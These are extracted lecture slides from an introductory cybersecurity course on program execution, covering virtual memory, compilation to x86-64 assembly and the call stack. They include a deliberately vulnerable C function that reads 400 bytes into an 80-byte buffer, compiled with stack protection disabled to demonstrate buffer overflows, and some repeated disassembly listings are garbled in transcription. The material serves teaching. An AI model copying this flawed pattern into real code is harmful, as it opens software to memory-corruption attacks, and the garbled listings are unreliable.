

# 2550 Intro to cybersecurity

## L20: Program Execution

Ran Cohen/abhi shelat

# Goals

How do programs execute on a computer?

→ What 2 hardware features support process isolation?

protected mode, vmm.

→ What security measures does process isolation enable?

sw security processes, e.g. secure logging

assume  
perfect  
software..

failure of  
implementation  
unrealistic.

# Goals

How do programs execute on a computer?

What 2 hardware features support process isolation?

Protected mode (rings), virtual memory

What security measures does process isolation enable?

# Goals

How do programs execute on a computer?

What 2 hardware features support process isolation?

Protected mode (rings), virtual memory

What security measures does process isolation enable?

Access control, Secure logging, anti-virus, firewalls, etc.

# Where do abstractions fail?

As with hardware, we will start with an abstraction of how programs execute, and then discuss the failures of implementation which break the abstraction and allow software exploits.

# Program Execution


Code and Data Memory

Program Execution

The Stack

# Physical Memory

4 GB




OS



0

# Virtual Memory Process 1

4 GB



0

Chrome believes it is the only thing in memory

Skype believes it is the only thing in memory

A maliciously formed input can take program control flow  
⇒ execute its own instructions  
AS Bob

# Virtual Memory Process 2


4 GB



0

Alice

# Physical Memory



4 GB

0

# Virtual Memory Process 1




Chrome believes it is the only thing in memory

4 GB

0

# Virtual Memory Process 2



Skype believes it is the only thing in memory


4 GB

0

Alice



# Physical Memory



4 GB

0

# Virtual Memory Process 1



Chrome believes it is the only thing in memory

Bob

4 GB

0

# Virtual Memory Process 2



Skype believes it is the only thing in memory


Alice

4 GB

0

# Compilers

high level  
language



Computers don't execute source code

Instead, they execute machine code

Compilers translate source code to machine code

Assembly is human-readable machine code

# Broken program

```
#include <stdio.h>
#include <unistd.h>
```

```
int broken() {
    char buf[80]; ← string buffer
    int r;
    r = read(0, buf, 400); 400 > 80
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}
```

```
int main(← arguments → int argc, char *argv[]) {
    broken();
    return 0;
}
```

# When compiled

```
gcc -fno-stack-protector -z execstack -S te.c
```

```
#include <stdio.h>
#include <unistd.h>

int broken() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}

int main(int argc, char *argv[]) {
    broken();
    return 0;
}
```

Output the  
assembled  
code.

```
.section      __TEXT,__text,regular,pure_instructions
.build_version macos, 10, 15      sdk_version 10, 15, 4
.globl _broken
.p2align     4, 0x90

_broken:
.cfi_startproc
## %bb.0:
pushq   %rbp
.cfi_def_cfa_offset 16
.cfi_offset %rbp, -16
movq    %rsp, %rbp
.cfi_def_cfa_register %rbp
subq    $96, %rsp
xorl    %edi, %edi
leaq    -80(%rbp), %rsi
movl    $400, %edx          ## imm = 0x190
callq   _read
leaq    -80(%rbp), %rdx

movl    %eax, -84(%rbp)
movl    -84(%rbp), %esi
leaq    L_.str(%rip), %rdi
movb    $0, %al
callq   _printf
xorl    %ecx, %ecx
movl    %eax, -88(%rbp)      ## 4-byte Spill
movl    %ecx, %eax
addq    $96, %rsp
popq    %rbp
retq

.cfi_endproc

## -- End function

.globl _main
.p2align     4, 0x90
_main:
.cfi_startproc
## %bb.0:
pushq   %rbp
.cfi_def_cfa_offset 16
.cfi_offset %rbp, -16
movq    %rsp, %rbp
.cfi_def_cfa_register %rbp
subq    $32, %rsp
movl    $0, -4(%rbp)
movl    %edi, -8(%rbp)
movq    %rsi, -16(%rbp)
callq   _broken
xorl    %ecx, %ecx
movl    %eax, -20(%rbp)      ## 4-byte Spill
movl    %ecx, %eax
addq    $32, %rsp
popq    %rbp
retq

.cfi_endproc


## -- End function

.section      __TEXT,__cstring,cstring_literals
L_.str:
.asciz  "\nRead %d bytes. buf is %s\n"


.subsections_via_symbols
```

# x86\_64 Assembly language

General Purpose Registers (GPRs)





80-bit floating point and 64-bit MMX registers (overlaid)



Also: 6 segment registers, control, status, debug, more

Address Space



Instruction Pointer/Flags



128-bit XMM Registers




Table 4 - Common Opcodes

Opcode	Meaning	Opcode	Meaning
MOV	Move to/from/between memory and registers	AND/OR/XOR/NOT	Bitwise operations
CMOV*	Various conditional moves	SHR/SAR	Shift right logical/arithmetic
XCHG	Exchange	SHL/SAL	Shift left logical/arithmetic
BSWAP	Byte swap	ROR/ROL	Rotate right/left
PUSH/POP	Stack usage	RCR/RCL	Rotate right/left through carry bit
ADD/ADC	Add/with carry	BT/BTS/BTR	Bit test/and set/and reset
SUB/SBC	Subtract/with carry	JMP	Unconditional jump
MUL/IMUL	Multiply/unsigned	JE/JNE/JC/JNC/J*	Jump if equal/not equal/carry/not carry/ many others
DIV/IDIV	Divide/unsigned	LOOP/LOOPE/LOOPNE	Loop with ECX
INC/DEC	Increment/Decrement	CALL/RET	Call subroutine/return
NEG	Negate	NOP	No operation
CMP	Compare	CPUID	CPU information

# When assembled

```

.section          __TEXT,__text,regular,pure_instructions
.build_version macos, 10, 15      sdk_version 10, 15, 4
.globl _broken                      ## -- Begin function broken
.p2align         4, 0x90

_broken:
.cfi_startproc
## %bb.0:
    pushq   %rbp
    .cfi_def_cfa_offset 16
    .cfi_offset %rbp, -16
    movq    %rsp, %rbp
    .cfi_def_cfa_register %rbp
    subq    $96, %rsp
    xorl    %edi, %edi
    leaq    -80(%rbp), %rsi
    movl    $400, %edx                ## imm = 0x190
    callq   _read
    leaq    -80(%rbp), %rdx

                                ## kill: def $eax killed $eax killed $rax

    movl    %eax, -84(%rbp)
    movl    -84(%rbp), %esi
    leaq    L_.str(%rip), %rdi
    movb    $0, %al
    callq   _printf
    xorl    %ecx, %ecx
    movl    %eax, -88(%rbp)           ## 4-byte Spill
    movl    %ecx, %eax
    addq    $96, %rsp
    popq    %rbp
    retq

.cfi_endproc

                                ## -- End function
.globl _main                        ## -- Begin function main
.p2align         4, 0x90

_main:
.cfi_startproc
## %bb.0:
    pushq   %rbp
    .cfi_def_cfa_offset 16
    .cfi_offset %rbp, -16
    movq    %rsp, %rbp
    .cfi_def_cfa_register %rbp
    subq    $32, %rsp
    movl    $0, -4(%rbp)
    movl    %edi, -8(%rbp)
    movq    %rsi, -16(%rbp)
    callq   _broken
    xorl    %ecx, %ecx
    movl    %eax, -20(%rbp)           ## 4-byte Spill
    movl    %ecx, %eax
    addq    $32, %rsp
    popq    %rbp
    retq

.cfi_endproc

```


as -0 te.0 te.s

```
$ otool -t te.o
te.o:
```

## Contents of (\_\_TEXT,\_\_text) section

00000000000000000000	55	48	89	e5	48	83	ec	60	31	ff	48	8d	75	b0	ba	90
00000000000000000001	01	00	00	e8	00	00	00	00	48	8d	55	b0	89	45	ac	8b
00000000000000000002	75	ac	48	8d	3d	3f	00	00	00	b0	00	e8	00	00	00	00
00000000000000000003	31	c9	89	45	a8	89	c8	48	83	c4	60	5d	c3	0f	1f	00
00000000000000000004	55	48	89	e5	48	83	ec	20	c7	45	fc	00	00	00	00	89
00000000000000000005	7d	f8	48	89	75	f0	e8	00	00	00	00	31	c9	89	45	ec
00000000000000000006	89	c8	48	83	c4	20	5d	c3								

# Compilers



Computers don't execute source code

Instead, they execute machine code

Compilers translate source code to machine code

Assembly is human-readable machine code

```
#include <stdio.h>
```

```
int main(int argc, char** argv) {  
    int i;  
    if (argc > 1) {  
        for (i = 1; i < argc; ++i) {  
            puts(argv[i]);  
        }  
    }  
    else {  
        puts("Hello world");  
    }  
    return 1;  
}
```

000000000040052d <main>:

40052d:	55	push	rbp
40052e:	48 89 e5	mov	rbp, rsp
400531:	48 83 ec 20	sub	rsp, 0x20
400535:	89 7d ec	mov	DWORD PTR [rbp-0x14], edi
400538:	48 89 75 e0	mov	QWORD PTR [rbp-0x20], rsi
40053c:	83 7d ec 01	cmp	DWORD PTR [rbp-0x14], 0x1
400540:	7e 36	jle	400578 <main+0x4b>
400542:	c7 45 fc 01 00 00 00	mov	DWORD PTR [rbp-0x4], 0x1
400549:	eb 23	jmp	40056e <main+0x41>
40054b:	8b 45 fc	mov	eax, DWORD PTR [rbp-0x4]
40054e:	48 98	cdqe	
400550:	48 8d 14 c5 00 00 00	lea	rdx, [rax*8+0x0]
400557:	00		
400558:	48 8b 45 e0	mov	rax, QWORD PTR [rbp-0x20]
40055c:	48 01 d0	add	rax, rdx
40055f:	48 8b 00	mov	rax, QWORD PTR [rax]
400562:	48 89 c7	mov	rdi, rax
400565:	e8 a6 fe ff ff	call	400410 <puts@plt>
40056a:	83 45 fc 01	add	DWORD PTR [rbp-0x4], 0x1
40056e:	8b 45 fc	mov	eax, DWORD PTR [rbp-0x4]
400571:	3b 45 ec	cmp	eax, DWORD PTR [rbp-0x4]



## C Source Code

```
#include <stdio.h>
```

```
int main(int argc, char** argv) {  
    int i;  
    if (argc > 1) {  
        for (i = 1; i < argc; ++i) {  
            puts(argv[i]);  
        }  
    }  
    else {  
        puts("Hello world");  
    }  
    return 1;  
}
```

```
000000000040052d <main>:  
    40052d:    55                     push    rbp  
    40052e:    48 89 e5              mov     rbp, rsp  
    400531:    48 83 ec 20          sub     rsp, 0x20  
    400535:    89 7d ec              mov     DWORD PTR  
[rbp-0x14], edi  
    400538:    48 89 75 e0          mov     QWORD PTR  
[rbp-0x20], rsi  
    40053c:    83 7d ec 01          cmp     DWORD PTR  
[rbp-0x14], 0x1  
    400540:    7e 36                jle     400578 <main+0x4b>  
    400542:    c7 45 fc 01 00 00 00 mov     DWORD PTR  
[rbp-0x4], 0x1  
    400549:    eb 23                jmp     40056e <main+0x41>  
    40054b:    8b 45 fc              mov     eax, DWORD PTR  
[rbp-0x4]  
    40054e:    48 98                cdq     rax  
    400550:    48 8d 14 c5 00 00 00 lea     rdx, [rax*8+0x0]  
    400557:    00  
    400558:    48 8b 45 e0          mov     rax, QWORD PTR  
[rbp-0x20]  
    40055c:    48 01 d0              add     rax, rdx  
    40055f:    48 8b 00              mov     rax, QWORD PTR [rax]  
    400562:    48 89 c7              mov     rdi, rax  
    400565:    e8 a6 fe ff ff      call    400410 <puts@plt>  
    40056a:    83 45 fc 01          add     DWORD PTR  
[rbp-0x4], 0x1  
    40056e:    8b 45 fc              mov     eax, DWORD PTR  
[rbp-0x4]  
    400571:    3b 45 ec              cmp     eax, DWORD PTR
```

## C Source Code

```
#include <stdio.h>
```

```
int main(int argc, char** argv) {
    int i;
    if (argc > 1) {
        for (i = 1; i < argc; ++i) {
            puts(argv[i]);
        }
    }
    else {
        puts("Hello world");
    }
    return 1;
}
```

x84-64 machine  
code in hexadecimal

000000000040052d <main>:

40052d:	55	push	rbp
400530:	48 89 e5	mov	rbp, rsp
400533:	48 83 ec 20	sub	rsp, 0x20
400538:	89 7d ec	mov	DWORD PTR [rbp-0x14], edi
40053b:	48 89 75 e0	mov	QWORD PTR [rbp-0x20], rsi
40053e:	83 7d ec 01	cmp	DWORD PTR [rbp-0x14], 0x1
400541:	7e 36	jle	400578 <main+0x4b>
400544:	c7 45 fc 01 00 00 00	mov	DWORD PTR [rbp-0x4], 0x1
400549:	eb 23	jmp	40056e <main+0x41>
40054b:	8b 45 fc	mov	eax, DWORD PTR [rbp-0x4]
40054e:	48 98	cdqe	
400550:	48 8d 14 c5 00 00 00	lea	rdx, [rax*8+0x0]
400557:	00		
400558:	48 8b 45 e0	mov	rax, QWORD PTR [rbp-0x20]
40055c:	48 01 d0	add	rax, rdx
40055f:	48 8b 00	mov	rax, QWORD PTR [rax]
400562:	48 89 c7	mov	rdi, rax
400565:	e8 a6 fe ff ff	call	400410 <puts@plt>
40056a:	83 45 fc 01	add	DWORD PTR [rbp-0x4], 0x1
40056e:	8b 45 fc	mov	eax, DWORD PTR [rbp-0x4]
400571:	3b 45 ec	cmp	eax, DWORD PTR [rbp-0x14]

## C Source Code

```
#include <stdio.h>
```

```
int main(int argc, char** argv) {  
    int i;  
    if (argc > 1) {  
        for (i = 1; i < argc; ++i) {  
            puts(argv[i]);  
        }  
    }  
    else {  
        puts("Hello world");  
    }  
    return 1;  
}
```

x84-64 machine  
code in hexadecimal

000000000040052d <main>:

```
55  
48 89 e5  
48 83 ec 20  
89 7d ec  
[rbp-0x14],edi  
400538: 48 89 75 e0  
[rbp-0x20],rsi  
40053c: 83 7d ec 01  
[rbp-0x14],0x1  
400540: 7e 36  
400542: c7 45 fc 01 00 00 00  
[rbp-0x4],0x1  
400549: eb 23  
40054b: 8b 45 fc  
[rbp-0x4]  
40054e: 48 98  
400550: 48 8d 14 c5 00 00 00  
400557: 00  
400558: 48 8b 45 e0  
[rbp-0x20]  
40055c: 48 01 d0  
40055f: 48 8b 00  
400562: 48 8b 00  
400565: e8 a6 00 00 00  
40056a: 83 45 fc  
[rbp-0x4],0x1  
40056e: 8b 45 fc  
[rbp-0x4]  
400571: 3b 45 ec
```

x86-64  
assembly

```
push    rbp  
mov     rbp, rsp  
sub     rsp, 0x20  
mov     DWORD PTR  
mov     QWORD PTR  
cmp     DWORD PTR  
jle     400578 <main+0x4b>  
mov     DWORD PTR  
jmp     40056e <main+0x41>  
mov     eax, DWORD PTR  
cdq     rdx  
lea     rdx, [rax*8+0x0]  
mov     rax, QWORD PTR  
add     rax, rdx  
mov     rax, QWORD PTR [rax]  
mov     rdi, rax  
call    400410 <puts@plt>  
add     DWORD PTR  
mov     eax, DWORD PTR  
cmp     eax, DWORD PTR
```


What happens when you  
execute a compiled program?

# Computer Memory

## Running programs exists in memory

- Program memory – the code for the program
- Data memory – variables, constants, and a few other things, necessary for the program
- OS memory – always available for system calls
  - E.g. to open a file, print to the screen, etc.

*/proc/`pid`/maps*



# Process Memory

Memory

High

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
}  
  
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```

Process Memory

Low

# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
    for (pos = 0; pos < length(s); pos = pos + 1)  
        count = count + 1;  
5: }  
  
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```

The CPU keeps track of  
the current Instruction  
Pointer (IP)

IP

Memory

High

Process Memory

Low

# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
}
```

IP

Memory

High

Process Memory

Low



# Process Memory

Memory

High

```
→ 0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
}
```

```
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8: }
```

IP

Process Memory

Low

# Process Memory

IP

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
  
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```

Memory

High


Process Memory

Low

# Process Memory



```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1: for (pos = 0; pos < length(s); pos = pos + 1)  
2: {  
3:     if (s[pos] == c) count = count + 1;  
4: }  
5: return count;  
6:  
7:  
8: }  
  
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```



Process Memory

Memory

High

Low

# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```

IP


Memory

High

Process Memory

Low

# Process Memory



```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6:  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
}
```

Memory

High


Process Memory

Low


# Process Memory



```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1: for (pos = 0; pos < length(s); pos = pos + 1)  
2: {  
3:     if (s[pos] == c) count = count + 1;  
4: }  
5: return count;  
6:  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
}
```



Memory



High

Low

# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6:  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
    }
```

IP

Memory

High

Process Memory

Low

# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```



Memory

High

Process Memory

Low



# Data Memory

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6:  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```

Memory

High

Data Memory

Low

# Data Memory

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1: for (pos = 0; pos < length(s); pos = pos + 1)  
2: {  
3:     if (s[pos] == c) count = count + 1;  
4: }  
5: return count;  
6:  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```

Memory

High

Data Memory

Low

# Data Memory

Memory

High

*local variable;  
constants*

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1: for (pos = 0; pos < length(s); pos = pos + 1)  
2: {  
3:     if (s[pos] == c) count = count + 1;  
4: }  
5: return count;  
6:  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
}
```

Data Memory

Low

# The Stack

Data memory is laid out using a specific data structure

- The **stack**

→ Every function gets a **frame** on the stack

- Frame created when a function is called
- Contains local, in scope variables
- Frame destroyed when the function exits




The stack grows downward

→ Stack frames also contain **control flow information**

- More on this in a bit...



what gets exploited  
in a  
buffer  
overflow  
attack

# Stack data structure



# Stack data structure

Grows down instead of up by convention




# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
}
```

IP

Memory



# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```

main()

Memory

High

argv

argc

"t"

"testing"

Low

IP



# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7:  
8: void main(integer argc, strings argv) {  
    count("testing", "t"); // should return 2  
}
```

main()

Memory

High

argv

argc

"t"

"testing"

Stack grows  
downward

Low

IP

# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
